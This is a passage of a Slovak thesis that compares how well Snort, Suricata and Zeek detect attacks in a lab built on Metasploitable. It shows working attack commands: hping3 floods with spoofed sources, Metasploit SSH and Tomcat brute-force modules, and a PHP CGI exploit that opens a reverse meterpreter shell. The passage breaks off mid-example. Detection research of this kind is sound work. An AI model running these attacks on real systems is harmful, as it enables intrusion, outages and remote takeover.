Práve kvôli jeho akademickému pozadiu a pôvodu je Zeek úplne odlišný od štandardných NIDS. Projekt s pôvodným názvom Bro, ktorý začal ako výskum na univerzite totiž implementuje unikátny prístup k sieťovej analýze. Nespolieha sa na žiadnu konkrétnu detekčnú metódu a ani na tradičné signatúry ako predchádzajúce implementácie.

Hlavná časť jeho funkcionality pochádza z experimentálnych výskumov na akademickej pôde, ktoré boli integrované do jedného fungujúceho celku. Výskumy naďalej pokračujú a možno budú časom implementované do Zeeku [29].

Zeek nehľadá v sieťovej prevádzke iba podozrivé správanie, ale analyzuje ju ako postupnosť udalostí a udržiava si jej rozsiahly stav na úrovni aplikačnej vrstvy. Vďaka tomu poskytuje vyšší prehľad o sieťovej aktivite [30].

Jeho engine pozostáva z dvoch častí. Prvá časť vytvára podrobné logy o sieťovej prevádzke v podobe udalostí. Udalosťou je napríklad nadviazanie TCP spojenia, prihlásenie sa na FTP server alebo HTTP požiadavka. V druhej časti je nad týmito udalosťami vykonávaná analýza podľa definovaných skriptov napísaných v špeciálnom jazyku Bro. Tie sa dajú ľubovoľne upravovať a je ich možné do istej miery prirovnať k rulesetom zo Snortu.

[28] `https://suricata.readthedocs.io/en/latest/index.html`

[29] Dá sa nainštalovať aj do Snortu. Viac informácií: `https://www.proofpoint.com/us/products/et-intelligence`

To umožňuje monitorovať rôznorodú aktivitu. Týmito skriptami sa napríklad hľadajú vzory správania zariadení v sieti a odchylky od tohto štandardu predstavujú podozrivú aktivitu. Po zachytení podozrivej aktivity je vykonaná reakcia, čo implementuje IPS funkcionalitu [31].

Zeek má aj ďalšie vlastnosti ako napríklad podpora veľkého počtu protokolov, offline analýza `pcap` súborov, export dát do ďalších aplikácií, rastúca komunita, podpora clusterov, škálovateľnosť a vysoký výkon [32]. Jeho slabými stránkami sú menej prívetivé užívateľské rozhranie a komplikovanejšia konfigurácia [24].

Inštalácia

Odkaz na inštalačný manuál[30] sa dá jednoducho nájsť priamo na hlavnej stránke projektu. Keďže Zeek, podobne ako Suricata, podporuje inštaláciu predpripravených balíčkov z vlastného Ubuntu repozitára, je inštalácia rovnako jednoduchá:

```
echo 'deb http://download.opensuse.org/repositories/network:
    /bro/xUbuntu_18.04/ /' > /etc/apt/sources.list.d/bro.list
curl http://download.opensuse.org/repositories/network:/bro/
    xUbuntu_18.04/Release.key | apt-key add -
apt-get update
apt-get install bro
```

Takto sa nainštalovala posledná stabilná verzia `2.6.1`. Tu je vhodné poznamenať, že prvý pokus inštalácie podľa dokumentácie zlyhal, keďže v nej bol uvedený neexistujúci repozitár pre Ubuntu 17.04 (najaktuálnejšia uvedená verzia). Po dôkladnejšom preštudovaní stránky je na nej možné nájsť link priamo na zoznam dostupných repozitárov, kde sa Ubuntu 17.04 nenachádza, ale je tam Ubuntu 18.04 a tiež Ubuntu 18.10.

Keďže Zeek sa týmto spôsobom nainštaluje do adresára `/opt/bro`, je pre priamy prístup k jeho binárnym súborom potrebné pridať túto cestu do systémovej premennej `PATH`:

```
echo 'export PATH="$PATH:/opt/bro/bin"' > /etc/profile.d/bro.sh
```

Teraz nasleduje konfigurácia sieťového rozhrania, lokálnych sietí, rotácia logov a posielanie mailov, ktoré bude pre testovacie účely vypnuté. Na spravovanie clustera ale aj jednej inštancie Zeeku sa používa program `broctl`, ktorý interpretuje príkazy podobne ako shell. Po jeho spustení sa zobrazí prompt `[BroControl] >` a pri prvom spustení je potrebné zadať príkaz `install`.

[30] `https://docs.zeek.org/en/stable/install/install.html`

Ďalšie základné príkazy sú `start` a `stop`, ktoré ovládajú beh Zeeku na pozadí ako *systémového daemona*. Posledná vec, ktorú je potrebné otestovať je analýza testovacieho `pcap` súboru:

```
bro -r example.pcap
```

Tento príkaz vytvorí logy v aktuálnom pracovnom adresári, takže je vhodné pred jeho spustením vytvoriť nový adresár a prepnúť sa do neho. Inicializácia, naštartovanie, zastavenie aj testovací chod Zeeku prebehli v poriadku. Inštalačný proces Zeeku bol aj napriek komplikácii najjednoduchší zo všetkých troch a v podstate funguje priamo *out-of-the-box*.

2.6 Porovnanie

Po bližšom predstavení, inštalácii a vyskúšaní jednotlivých riešení ich teraz porovnáme vo všetkých definovaných kritériách okrem použiteľnosti, ktorej bude venovaná samostatná kapitola neskôr v tejto práci.

Dokumentácia

V prípade Snortu je dokumentácia na výbornej úrovni. Aktualizovaná, štruktúrovaná, vyčerpávajúca a nový užívateľ nemá problém sa v nej zorientovať, a nájsť presne to, čo potrebuje. Navyše má veľkú komunitu a dá sa o ňom nájsť množstvo informácii na internete. Jediná nevýhoda je, že neobsahuje žiadne informácie o dôležitom procese upgradovania, ktoré ostatné NIDS majú. Preto dostane hodnotenie 90%.

Suricata má v dokumentácii jednu veľkú nevýhodu a tou je jej rozdelenie do dvoch častí, kde jedna stará odkazuje na druhú novú a naopak. To spôsobuje nepresnosti a neprehľadnosť, pričom je ešte stará časť neaktualizovaná. Mimo toho je nová dokumentácia výborne štruktúrovaná a obsahuje všetky potrebné informácie, takže v konečnom dôsledku to nie až je také závažné. Dokumentácia Suricaty si zaslúžila hodnotenie 90%.

Zeek je na tom o niečo lepšie ako zvyšné dve riešenia. Jeho dokumentácia ohľadne inštalácie je síce neaktualizovaná, ale to samo o sebe nie je až taký veľký problém vzhľadom na fakt, že obsahuje link na dostupné repozitáre, čo túto chybu napráva. Okrem toho je jeho dokumentácia na výbornej úrovni, obsahuje všetky potrebné informácie a je naozaj podrobná. To Zeeku zabezpečilo hodnotenie 95%.

Údržba

Zálohovanie a obnova sú u všetkých troch riešení veľmi podobné a v podstate pozostávajú zo zálohy konfiguračných súborov a ich obnovy. Okrem toho v prípade existencie vlastných skriptov je potrebné zálohovať ešte aj tie.

To sa dá jednoduchým spôsobom zautomatizovať a zaberie to zanedbateľné množstvo času. Rozdiely však nastávajú pri zmenách konfigurácie a upgradovaní, kde majú jednotlivé riešenia dosť odlišné prístupy.

Nejde tu ani tak o základnú konfiguráciu a stiahnutie rulesetov, ale o dodatočné pravidlá a skripty. V prípade Snortu poskytuje veľké množstvo nových pravidiel jeho komunita [21]. Ak sa tam požadované pravidlo nenachádza, môže si ho užívateľ sám zadefinovať v jazyku, ktorý má jednoduchú a priamočiaru syntax, chýba tu však podpora komplexnejšieho skriptovania. Suricata môže využiť všetky výhody Snortu a okrem toho ešte poskytuje dodatočnú podporu skriptovania využitím jazyka Lua, pre definovanie komplexnejších pravidiel [28].

Zeek je na tom o niečo horšie, pretože má úplne odlišnú architektúru a vlastný jazyk, a tak nemôže využiť pravidlá zo Snortu alebo Suricaty. Komunita tu je menšia a preto nie je k dispozícii také veľké množstvo pravidiel a väčšinou si ich musí užívateľ definovať sám. Tieto pravidlá sa definujú v jazyku Bro, ktorý je náročný a vyžaduje dôkladnejšie štúdium. Achitektúra Zeeku je komplexnejšia v porovnaní so Snortom a Suricatou, a preto sú prípadné konfiguračné zmeny časovo náročnejšie [31].

Čo sa týka upgradovania na novú verziu, tak tu je na tom najhoršie jednoznačne Snort, keďže sa kompiluje priamo zo zdrojového kódu a tým pádom je potrebné tento proces absolvovať pri každej novej verii. Suricata tak isto ako Zeek poskytujú softvérové balíčky z vlastných repozitárov a tak je upgrade na novú verziu triviálny. Tieto dôvody priniesli Snortu hodnotenie 85%, Suricate 100% a Zeeku 70%.

Vlastnosti

Všetky tri implementácie sú štandardne nainštalované bez grafického užívateľského rozhrania a líšia sa v tom, aké majú možnosti integrácie s aplikáciami tretích strán.

Snort a Suricata majú týchto možností celú radu [21] [28], zatiaľ čo Zeek má tieto možnosti obmedzené [31]. Naopak má Zeek z hľadiska architektúry enginu, možnosti skriptovania a práce s dátami obrovský potenciál na lepšie prispôsobenie a podrobnejšie celkové monitorovanie siete než zvyšné dve riešenia, čo si však vyžaduje množstvo práce navyše. Pokročilú skriptovaciu funkcionalitu ponúka aj Suricata.

Snort najviac zaostáva z už spomínaného hľadiska škálovateľnosti a rozpoznávania kontextu sieťovej komunikácie, čo sú dva podstatné faktory. Nakoniec je ešte dobre spomenúť možnosť zakúpenia neustále aktualizovaných pravidiel do Snortu a Suricaty, čo je pre ochranu pred novými hrozbami veľmi dôležité. Zeek takúto možnosť nemá a spolieha sa v tomto prípade na svoj engine a detekciu anomálií.

Snort so svojimi nedostatkami dostal 70%, jednoznačný líder je tu Suricata, ktorá si vyslúžila 100%, keďže jej prakticky nie je čo vytknúť a Zeek má v tejto

Tabuľka 2.1: Priebežné hodnotenie vybraných NIDS riešení.

	Dokumentácia	Údržba	Vlastnosti	Cena	$\sum$
Snort	90%	85%	70%	90%	49%
Suricata	90%	100%	100%	100%	59%
Zeek	95%	70%	50%	75%	41%

kategórii veľké nedostatky, preto iba 50%.

Cena

Všetky tri riešenia sú úplne zadarmo. Snort a Suricata okrem toho ponúkajú neustále aktuálne pravidlá za nejaký poplatok, čo je voliteľné. Okrem týchto nákladov je však potrebné zvážiť aj cenu za inštaláciu, konfiguráciu a údržbu týchto systémov.

Všetky tieto faktory boli počas kapitoly podrobne popísané a hodnotenie dostali prevažne na tomto základe. Snort získal 90% kvôli horšiemu procesu upgradovania. Suricata dostala 100% pretože jej inštalácia a proces upgradovania je jednoduchý, a rovnako nenáročná by mala byť aj jej konfigurácia a údržba. Nakoniec Zeek dostal 75%, kvôli svojej komplexnosti a náročnosti konfigurácie a údržby, avšak pomohol mu fakt, že jeho inštalácia je skutočne triviálna a nevyžaduje časté updaty. Priebežné dosiahnuté hodnotenie jednotlivých NIDS systémov podľa ohodnotených kritérií je zhrnuté v tabuľke 2.1.

Kapitola 3


Príprava testovacieho prostredia

Na základe výsledkov analýzy v kapitole 1 bude pripravené prostredie na otestovanie účinnosti vybraných NIDS riešení. Toto prostredie bude pozostávať z troch počítačov. Na dvoch z nich sa budú nachádzať najpočetnejšie zastúpené operačné systémy v analýze, to znamená Windows a Linux, a budú predstavovať zraniteľné ciele útokov. Okrem týchto dvoch serverov sa bude v prostredí nachádzať ešte počítač, z ktorého budú vykonané útoky. Na ten bude nainštalovaný voľne dostupný softvér určený na penetračné testovanie a sieťovú analýzu. Jedná sa o tieto nástroje:

- `nmap`
- `ncrack`
- `hping3`
- Metasploit

Na cieľoch budú podľa výsledkov analýzy nainštalované vybrané služby. Keďže úlohou tejto práce je zistiť do akej miery sú zvolené NIDS implementácie schopné detekovať známe útoky a na základe toho ich porovnať, budú jednotlivé služby nainštalované a nakonfigurované úmyselne tak, aby bolo možné útoky vykonať. To bude zároveň aj kritériom ich výberu, a teda budú vybrané iba služby, na ktoré je možné zaútočiť pomocou bežných penetračných nástrojov.

Keďže podľa predchádzajúcej kapitoly všetky vybrané NIDS implementácie dokážu analyzovať zachytenú sieťovú prevádzku v offline režime, bude počas vykonávania jednotlivých útokov sieťová prevádzka nahrávaná pomocou programu `tcpdump` pre Linux a pomocou Wiresharku pre Windows. Každý útok bude nahratý na strane cieľa do svojho vlastného súboru vo formáte `pcap`. Tieto súbory budú následne analyzované každým z NIDS systémov. Tento prístup so sebou prináša dve výhody. Prvou je zjednodušenie konfigurácie testovacieho prostredia a samotných NIDS, pretože u nich odpadá nutnosť konfi-



Obr. 3.1: Schéma testovacieho prostredia.

gurácie odpočúvania sieťových rozhraní serverov. Druhou výhodou je možnosť ďalšieho využitia týchto `pcap` súborov na iné účely. Celé testovacie prostredie ilustruje obrázok 3.1.

Teraz budú podrobnejšie popísané programy, nástroje a operačné systémy, ktoré budú v testovacom prostredí použité. Výnimku tvorí program `nmap`, ktorý bol predstavený v kapitole 1. Samotným priebehom útokov a testovaním NIDS sa bude zaoberať nasledujúca kapitola.

3.1 Útočník

`ncrack`

Tento program je schopný extrémne rýchlo lámať prihlasovacie údaje do služieb v sieti metódou *bruteforce*. To znamená, že sa skúša prihlásiť použitím všetkých možných kombinácií prihlasovacích údajov, ktoré sú dopredu zadané v jeho parametroch. To je užitočné napríklad pre zvyšovanie a testovanie bezpečnosti siete hľadaním slabých hesiel.

Tento program je projekt vývojárov `nmap`u. Dokáže testovať viacero hostov naraz, umožňuje kontrolovať intenzitu odosielania prihlasovacích údajov a podporuje viacero protokolov, ktoré zahŕňajú `ssh`, `rdp` a `vnc` [33]. Má otvorený zdrojový kód[31] a inštalácia prebieha jeho kompiláciou na cieľovom systéme.

`hping3`

Sieťový nástroj `hping3` dokáže odosielať špecificky upravené TCP/IP pakety a zobrazovať odpovede podobne ako známy príkaz `ping`, ktorým bol inšpirovaný. Na rozdiel od neho však dokáže odosielať nielen ICMP, ale aj TCP, UDP a ďalšie druhy paketov. Dokáže tiež ľubovoľne upravovať hlavičky, fragmentáciu, telo a veľkosť paketov ako aj rýchlosť ich odosielania. To je užitočné v celej rade použití, ako je testovanie firewallových pravidiel, skenovanie portov, testovanie výkonu siete, traceroute, firewalking a podobne [34].

Zdrojový kód nástroja `hping3` je voľne dostupný na internete[32] a mal by sa dať tiež jednoducho nainštalovať pomocou správcu balíčkov v každej väčšej linuxovej distribúcii. Vďaka jeho schopnosti extrémne rýchleho odosielania upravených paketov bude v tejto práci použitý na vykonanie DoS útokov.

Metasploit

Rozhranie určené na penetračné testovanie *Metasploit* obsahuje databázu s informáciami o bezpečnostných zraniteľnostiach rôznych druhov softvéru a operačných systémov. Zároveň dokáže pomocou modulov tieto zraniteľnosti zneužiť na získanie tajných informácií alebo neoprávneného prístupu. Je modulárne, veľmi flexibilné a robustné [35]. Vďaka tomu je toto rozhranie celosvetovo najpoužívanejšie vo svojej kategórii [36].

Jeho použitiu predchádza zozbieranie informácií o cieli napríklad pomocou programu `nmap`. Následne sa tieto informácie použijú na vyhľadanie zraniteľností v databáze modulov. Potom sa zvolí konkrétny modul, nastavia sa mu potrebné parametre a vykoná sa jeho kód. Po úspešnom vykonaní získa útočník prístup k zabezpečeným informáciám, súborom alebo účtom.

[31] `https://github.com/nmap/ncrack`
[32] `https://github.com/antirez/hping`

Metasploit je vyvíjaný spoločnosťou Rapid7[33] a opensourcovou komunitou. Vďaka tomu je neustále aktualizovaný a pribúdajú nové moduly. K dispozícii sú dve verzie. Prvá je voľne dostupná na stiahnutie[34] a má jednoduchú inštaláciu. Táto bude použitá v práci na vykonanie väčšiny útokov. Druhá je platená, avšak poskytuje pridanú funkcionalitu.

3.2 Ciele

Na internete sa nachádza veľké množstvo úmyselne zraniteľných virtuálnych strojov[35], ktoré obsahujú operačný systém a softvér nakonfigurovaný takým spôsobom, aby bolo možné využiť ich zraniteľnosti na prelomenie zabezpečenia. Ich účelom je učenie, predvedenie a trénovanie schopností penetračných testerov. Dokonca existujú stroje s rôznymi obtiažnosťami zabezpečenia a tak sú vhodné pre začiatočníkov, ale aj expertov.

V tejto práci budú použité dva virtuálne stroje vytvorené spoločnosťou Rapid7, ktorá vyvíja *Metasploit*, ako ciele na simulovanie útokov na firemnú infraštruktúru. Teraz bude popísaný softvér, ktorý bude na týchto cieľoch použitý.

`tcpdump` & Wireshark

Oba tieto programy slúžia na zachytávanie a analýzu paketov v prevádzke na definovanom sieťovom rozhraní, ku ktorému je počítač pripojený. Oba poskytujú širokú funkcionalitu, ktorá zahŕňa pokročilé filtrovanie paketov podľa IP adries, protokolov a rôznych iných vlastností, štatistiky prevádzky, prácu so šifrovanými paketmi, vstup a výstup do súborov, a mnoho ďalšieho [37] [38].

`tcpdump` má otvorený zdrojový kód[36], ovláda sa cez príkazový riadok a dá sa jednoducho nainštalovať pomocou správcu balíčkov na Linuxe. Wireshark má na rozdiel od `tcpdump`u okrem príkazového riadka aj grafické užívateľské rozhranie a je dostupný pre všetky platformy vrátane Windowsu. Je to slobodný softvér a dá sa jednoducho stiahnuť[37] a nainštalovať.

3.2.1 Linux

Prvý cieľ je virtuálny stroj s názvom *Metasploitable 2*, ktorý je možné vyhľadať a voľne stiahnuť na internete[38]. Je na ňom nainštalovaný operačný systém Ubuntu 8.04 s linuxovým jadrom a útoky sa budú zaznamenávať do súborov pomocou príkazu:

[33] `https://www.rapid7.com/`
[34] `https://www.metasploit.com/download`
[35] Napríklad tu: `https://www.vulnhub.com/`
[36] `https://github.com/the-tcpdump-group/tcpdump`
[37] `https://www.wireshark.org/#download`
[38] `https://sourceforge.net/projects/metasploitable/`

```
tcpdump -i eth0 -s 0 -w file.pcap
```

Kde majú parametre nasledujúci význam:

`-i` určuje rozhranie, na ktorom sa budú pakety zachytávať.

`-s` definuje maximálnu veľkosť ukladaných paketov a hodnota nula znamená ukladanie celých paketov.

`-w` nastavuje výstupný súbor.

Okrem toho sa na *Metasploitable 2* nachádza množstvo zraniteľných služieb, z ktorých sú pre potreby tejto práce zaujímavé nasledujúce:

- `ssh`
- `http`
- Samba – `smb` (`netbios-ssn`, `microsoft-ds`)
- `postgres`
- `vnc`

3.2.2 Windows

Druhý cieľ je novšia verzia predchádzajúceho virtuálneho stroja s názvom *Metasploitable 3*, ktorá je rovnako voľne dostupná na internete, avšak pred použitím sa musí na rozdiel od dvojky najprv automaticky zostaviť. Kompletný proces stiahnutia a zostavenia tohto stroja je popísaný na jeho oficiálnej stránke[39]. Tentokrát však obsahuje operačný systém Windows Server 2008 R2 a preto sa budú pakety útokov zachytávať pomocou tohto príkazu, ktorý je veľmi podobný predchádzajúcemu:

```
tshark -i 1 -w file.pcap
```

Keďže v tomto prípade nie je potrebé grafické užívateľské rozhranie, bude použitý `tshark`, čo je ekvivalent Wiresharku na príkazovom riadku.

`-i` určuje rozhranie, na ktorom sa budú pakety zachytávať. Zoznam všetkých dostupných rozhraní sa dá zobraziť príkazom `tshark -D`.

`-w` nastavuje výstupný súbor.

Nakoniec sú na *Metasploitable 3* zaujímavé nasledujúce služby:

- `psexec` (`netbios-ssn`, `microsoft-ds`)

[39] `https://github.com/rapid7/metasploitable3`

- `snmp`
- `rdp`
- Apache Tomcat

Pred samotným testovaním sa ešte nastavia lokálne monitorované siete do konfigurácií jednotlivých NIDS. V tomto prípade sú to IP adresy cieľov. V Snorte sa nastavia do premennej `HOME_NET` v jeho hlavnom konfiguračnom súbore `snort.conf`. U Suricaty je to premenná s rovnakým názvom v konfiguračnom súbore `suricata.yaml` a potom sa ešte namapujú tieto IP adresy v sekcii `host-os-policy` ku príslušným operačným systémom. V Zeeku sa pridajú na koniec súboru `networks.cfg` v CIDR[40] notácii.

[40]Napríklad 192.168.1.100/32 pre jednu IP adresu a 192.168.1.0/24 pre celú sieť.

Kapitola 4

Testovanie NIDS

Táto kapitola sa bude zaoberať vykonávaním sieťových útokov a ich analýzou jednotlivými NIDS riešeniami. Priebeh každého útoku bude podrobnejšie popísaný a následne budú vyhodnotené reakcie jednotlivých NIDS. Popri vykonávaní útokov je na pozadí spustený skript, ktorý produkuje bežnú webovú prevádzku pre reálnejšiu simuláciu skutočného prostredia.

Pre doplnenie a rozšírenie celkového spektra útokov budú analyzované aj `pcap` súbory, ktoré sú dostupné na internete. Rovnako bude analyzovaná aj neškodná sieťová prevádzka. To umožní komplexné otestovanie jednotlivých NIDS riešení v rozličných scenároch.

Snort vypisuje detekované udalosti priamo na štandardný výstup. Suricata ich ukladá do logu s názvom `fast.log`. Výstup Zeeku sa nachádza vo viacerých súboroch a je potrebné, aby ich administrátor skontroloval všetky a podrobnejšie analyzoval udalosti sám.

4.1 Všeobecné útoky

4.1.1 Normálne skenovanie

Útok

V skutočnosti väčšine útokov predchádza skenovanie cieľov. Tak to bude aj v tejto práci. Na túto úlohu je použitý známy príkaz `nmap` s prepínačmi vysvetlenými v kapitole 1 a s jedným novým prepínačom `-Pn`, ktorý nastavuje `nmap` tak, aby predpokladal, že cieľ je online. Kompletný príkaz vyzerá takto:

```
nmap -n -Pn -sV metasploitable2
```

Snort

Snort dokázal presne detekovať tento útok, preto má 100%. Ukážka z logu:

```
SCAN Suspicious inbound to mySQL port 3306
```

`SCAN Nmap Scripting Engine User-Agent Detected`

Suricata

Suricata zareagovala rovnako ako Snort, preto má 100%.

Zeek

Zeek zachytil tento útok udalosťami s rôznymi cieľovými portmi. Vďaka tomu môže administrátor veľmi jednoducho usúdiť o aký útok sa jedná. Preto dostane 100%. Ukážka z logu `conn.log`:

```
# src.ip        src.p   dst.ip          dst.p   proto
192.168.200.1   49044   192.168.200.144 139     tcp
192.168.200.1   49044   192.168.200.144 22      tcp
192.168.200.1   49044   192.168.200.144 443     tcp
```

4.1.2 Pomalé skenovanie

Toto skenovanie je pomocou parametra `-T` nastavené na pomalé odosielanie paketov. Taktiež je vypnutý prepínač na zisťovanie verzií služieb a je nastavený malý počet skenovaných portov. Tieto nastavenia by mali dosiahnuť to, aby bolo ťažšie ho zachytiť:

```
nmap -n -Pn -T sneaky --top-ports=10 metasploitable2
```

Snort

Snort vôbec nedetekoval tento útok, preto má 0%.

Suricata

Suricata vôbec nedetekovala tento útok, preto má 0%.

Zeek

Zeek zachytil tento útok udalosťami s rôznymi cieľovými portmi. Vďaka tomu môže administrátor, ak je dostatočne pozorný, usúdiť o aký útok sa jedná. Preto dostane 50%. Ukážka z logu `conn.log`:

```
# src.ip        src.p   dst.ip          dst.p   proto
192.168.200.1   49044   192.168.200.144 110     tcp
192.168.200.1   49044   192.168.200.144 25      tcp
```

4.1.3 ICMP flood

Denial of Service je typ sieťového útoku, ktorý má za účel preťažiť cieľovú službu tak, aby nebola dostupná pre jej skutočných užívateľov. To sa dá dosiahnuť napríklad zneužitím chyby v programe, ktorá spôsobí jeho zlyhanie. Ďalším spôsobom je zneužitie vlastností protokolov, čo umožňuje zahltenie cieľa obrovským množstvom požiadaviek, ktorých spracovanie spôsobí vyčerpanie jeho prostriedkov a nedostupnosť služby, ktorú poskytuje. Okrem toho existujú ešte ďalšie druhy DoS útokov. DoS je jeden z najčastejšie používaných sieťových útokov v súčastnosti [39].

ICMP flood je typ DoS útoku, v ktorom sa útočník snaží zahltiť cieľ ICMP `echo-request` paketmi. Tento útok sa vykoná pomocou programu `hping3` takto:

```
hping3 -1 --flood --rand-source metasploitable2
```

Snort

Snort vôbec nedetekoval tento útok, preto má 0%.

Suricata

Suricata zachytila tento útok čiastočne. Pre každý paket s podozrivou zdrojovou IP adresou vypísala záznam do logu. Vďaka tomu môže administrátor celkom presne určiť, že sú dané IP adresy spoofované a preto sa s veľkou pravdepodobnosťou jedná o DoS útok. Preto dostane 100%. Ukážka z logu:

```
DROP Spamhaus DROP Listed Traffic Inbound group
```

Zeek

Zeek zachytil tento útok veľkým množstvom ICMP udalostí s rôznymi zdrojovými IP adresami. Vďaka tomu môže administrátor veľmi jednoducho usúdiť o aký útok sa jedná. Preto dostane 100%. Ukážka z logu `conn.log`:

```
# src.ip                dst.ip                proto
247.177.113.199         192.168.200.144       icmp
145.36.190.138          192.168.200.144       icmp
```

4.1.4 Teardrop

Teardrop je typ DoS útoku, v ktorom útočník pošle fragmentované pakety na cieľ. Ten ich nedokáže znovu poskladať, pretože sa navzájom prekrývajú a to spôsobí zrútenie cieľového systému. `pcap` súbor je dostupný na internete[41].

[41] `https://wiki.wireshark.org/SampleCaptures?action=AttachFile&do=get&target=teardrop.cap`

Snort

Snort dokázal presne detekovať tento útok, preto má 100%. Ukážka z logu:

```
Short fragment, possible DoS attempt
[Attempted Denial of Service]
```

Suricata

Suricata zareagovala rovnako ako Snort, preto má 100%.

Zeek

Zeek zachytil tento útok v logu `weird.log` správou `fragment_inconsistency`, preto má 100%.

4.2 SSH

Na túto službu bude pustený bruteforce útok použitím modulu v Metasploite, ktorý sa snaží uhádnuť prihlasovacie údaje slovníkovou metódou. Najprv sa spustí rozhranie a nasleduje príkaz pre výber modulu. Potom sa nastaví cieľový host, slovníkový súbor a nakoniec sa pustí samotný útok.

Ukážka 4.1: `ssh` bruteforce útok.

```
1 root@localhost# msfconsole
2 msf5 > use auxiliary/scanner/ssh/ssh_login
3 msf5 ... > set RHOSTS metasploitable2
4 msf5 ... > set USERPASS_FILE userpass.txt
5 msf5 ... > run
```

Snort

Snort zachytil tento útok čiastočne. Vypísal iba jeden záznam do logu a nedá sa z neho s istotou určiť, o aký útok sa jedná. Preto dostane 50%. Ukážka z logu:

```
SCAN Potential SSH Scan [Attempted Information Leak]
```

Suricata

Suricata zareagovala rovnako ako Snort, preto má 50%.

Zeek

Zeek zachytil tento útok `ssh` udalosťami s jedinou zdrojovou IP adresou a neúspešnými pokusmi o prihlásenie. Vďaka tomu môže administrátor veľmi jednoducho usúdiť o aký útok sa jedná. Preto dostane 100%. Log okrem

ukázaných informácií obsahuje ešte klientský a serverový softér, algoritmy šifrovania, kompresie, výmeny kľúčov a ďalšie. Ukážka z logu `ssh.log` obsahuje dva neúspešné a jeden úspešný pokus:

```
# src.ip        src.p   dst.ip          dst.p   auth_success
192.168.200.1   33463   192.168.200.144 22      -
192.168.200.1   45421   192.168.200.144 22      T
192.168.200.1   43537   192.168.200.144 22      -
```

4.3 HTTP(S)

4.3.1 SYN flood

SYN flood útok je typ DoS útoku, v ktorom útočník zneužíva vlastnosť nadviazania pripojenia protokolu TCP, kedy posiela obrovské množstvo SYN paketov s náhodnou zdrojovou adresou, na ktoré cieľ odpovedá a tak zbytočne vyťažuje svoje prostriedky. Útok vyzerá takto:

```
hping3 -S -p 80 --flood --rand-source metasploitable2
```

Snort

Snort zachytil tento útok čiastočne. Pre každý paket s podozrivou zdrojovou IP adresou vypísal záznam do logu. Vďaka tomu môže administrátor celkom presne určiť, že sú dané IP adresy spoofované a preto sa s veľkou pravdepodobnosťou jedná o DoS útok. Preto dostane 100%. Ukážka z logu:

```
DROP Spamhaus DROP Listed Traffic Inbound group
```

Suricata

Suricata zareagovala rovnako ako Snort, preto má 100%.

Zeek

Zeek zachytil tento útok veľkým množstvom TCP udalostí s rôznymi zdrojovými IP adresami. Vďaka tomu môže administrátor veľmi jednoducho usúdiť o aký útok sa jedná. Preto dostane 100%. Ukážka z logu `conn.log`:

```
# src.ip        src.p   dst.ip          dst.p   proto
192.24.132.124  1346    192.168.200.144 80      tcp
102.48.179.124  1347    192.168.200.144 80      tcp
```

4.3.2 PHP CGI argument injection

Keďže sa vo firme používa jazyk PHP v kombinácii s Apache `httpd` web serverom, bude ukázaný útok na tento softvér. Staršia verzia jazyka PHP v spomínanej kombinácii je zraniteľná vložením špeciálne upravených argumentov query stringu, ktoré umožňujú vykonávanie ľubovoľných príkazov na strane servera. Zraniteľné verzie a viac informácii je tu [40].

V samotnom útoku sa najprv zvolí správny modul, nastaví sa `PAYLOAD`, ktorý vytvorí na cieľovom hostovi zadné dvierka v podobe reverzného shellu. Pomocou tohto shellu získa útočník jednoduchý a efektívny prístup k ovládaniu infikovaného cieľa. Preto sa musí okrem cieľa definovať aj IP adresa útočníka.

Ukážka 4.2: PHP CGI argument injection.

```
1 msf5 > use exploit/multi/http/php_cgi_arg_injection
2 msf5 ... > set PAYLOAD php/meterpreter/reverse_tcp
3 msf5 ... > set RHOST metasploitable2
4 msf5 ... > set LHOST 192.168.200.1
5 msf5 ... > run
```

Snort

Snort dokázal presne detekovať tento útok, preto má 100%. Ukážka z logu:

```
[A Network Trojan was detected]
[Web Application Attack]
```

Suricata

Suricata zareagovala rovnako ako Snort, preto má 100%.

Zeek

Zeek zachytil tento útok v jednej udalosti, avšak pre administrátora je takmer nemožné ho identifikovať. Preto dostane 0%.

4.3.3 Apache Tomcat

Tento útok nahrá na aplikačný server Tomcat program v jazyku Java, ktorý spustí na serveri reverzný shell. Aby to však bolo možné spraviť, je potrebné zistiť prihlasovacie údaje do Tomcatu. Tie sú v prvej časti ukážky uhádnuté vďaka pomocnému modulu, ktorý ich bruteforcuje.

Ukážka 4.3: `psexec` útok.

```
1 msf5 > use auxiliary/scanner/http/tomcat_mgr_login
2 msf5 ... > set RHOST metasploitable2
3 msf5 ... > set RPORT 8180
4 msf5 ... > run
```

```
[+] 192.168.200.144:8180 - Login Successful: tomcat:tomcat

msf5 ... > use exploit/multi/http/tomcat_mgr_deploy
